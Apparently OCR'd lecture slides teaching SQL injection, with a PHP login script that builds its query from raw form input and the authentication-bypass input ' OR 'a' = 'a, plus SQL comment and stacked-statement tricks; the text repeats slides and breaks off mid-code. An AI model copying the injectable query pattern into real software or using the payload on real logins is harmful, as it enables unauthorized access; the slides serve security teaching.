
Server-Side Scripting

- Scripting the server



Server-Side Scripting

- Scripting the server



An Example

```
•   <!DOCTYPE html>
•   <html>
•   <body>

•   <?php
•   $servername = "localhost";
•   $username = "username";
•   $password = "password";
•   $dbname = "myDB";

•   // Create connection
•   $conn = new mysqli($servername, $username, $password, $dbname);
•   // Check connection
•   if ($conn->connect_error) {
•       die("Connection failed: " . $conn->connect_error);
•   }

•   $sql = "SELECT id, firstname, lastname FROM MyGuests";
•   $result = $conn->query($sql);

•   if ($result->num_rows > 0) {
•       // output data of each row
•       while($row = $result->fetch_assoc()) {
•           echo "<br> id: ". $row["id"]. " - Name: ". $row["firstname"]. " " . $row["lastname"] . "<br>";
•       }
•   } else {
•       echo "0 results";
•   }

•   $conn->close();
•   ?>

•   </body>
•   </html>
```

SQL Injection Attack


- Exploit a security vulnerability in an SQL application (e.g., web application)
  - A specific case of “incomplete mediation”

- Considered as one of the top 10 web application vulnerabilities of 07 and 10

- A large number of incidents
  - 2014: Biomedical Engineering Servers, Johns Hopkins University
  - 2013: 71 Chinese government databases are compromised using SQL injection
  - ……

Web Application

- One of the most popular Internet applications



Home

Login

Username:

Password:

Please note your password is case sensitive.

Login

Forgot Password?

External Registration

Welcome

To access online courses, please log in with your CAMPUS username and CAMPUS password, the ones you use for WINGS and Wright State email.

Need assistance? Contact the Help Desk.


Is your system compatible with Pilot?

It is possible to fly...
but not without knowledge and skill.
— Wilbur Wright

Powered by Desire2Learn

© Copyright 2009 Desire2Learn Incorporated. All rights reserved.

Under the Hood


Home

Login

Username:

Password:

Please note your password is case sensitive.

Login

Forgot Password?

External Registration

Welcome

To access online courses, please log in with your CAMPUS username and CAMPUS password, the ones you use for WINGS and Wright State email.


Need assistance? Contact the Help Desk.

Is your system compatible with Pilot?

It is possible to fly... but not without knowledge and skill. — Wilbur Wright

Powered by Desire2Learn

© Copyright 2009 Desire2Learn Incorporated. All rights reserved.



A Quick Review of Database

- Querying
  - **Select** column1, column2 **from** table_name;
  - **Select** * **from** table_name;

- Querying with conditions
  - **Select** column1, column2 **from** table_name **where** condition;


A Quick Review of Database


- Inserting new rows
  - **insert into** table_name **set** column1=value1, column2=value2;
- Updating rows
  - **update** table_name **set** column1=value1 **where** condition;
- Deleting rows
  - **delete** from table_name **where** condition;

A Quick Review of Database

- Comments: “--”
  - select * from student_table --select * from faculty_table
- Always true logic: ‘a’ = ‘a’
  - select * from student_table where ‘a’ = ‘a’
- Multi statements: S1;S2
  - select * from student_table; select * from faculty_table;

A Web Application




Timmothy Boyd

Hack Me! SQL Injection

Member Login


Username :

Password :

CSE 7330 - SQL Injection Presentation

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application


Timmothy Boyd

Hack Me! SQL Injection


Member Login

Username :

Password :


Login

CSE 7330 - SQL Injection Presentation


```
<?


function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application




Timmothy Boyd

Hack Me! SQL Injection

David14

CEG6400


CSE 7330 - SQL Injection Presentation



```
<?

function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

Example from CSE7330 at SMU (lyle.smu.edu/~mhd/**7330**f09/**boyd**.ppt)

A Web Application



Timmothy Boyd

Hack Me! SQL Injection

’ OR ‘a’ = ‘a


’

Member Login

Username :

Password :

CSE 7330 - SQL Injection Presentation



```
<?

function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
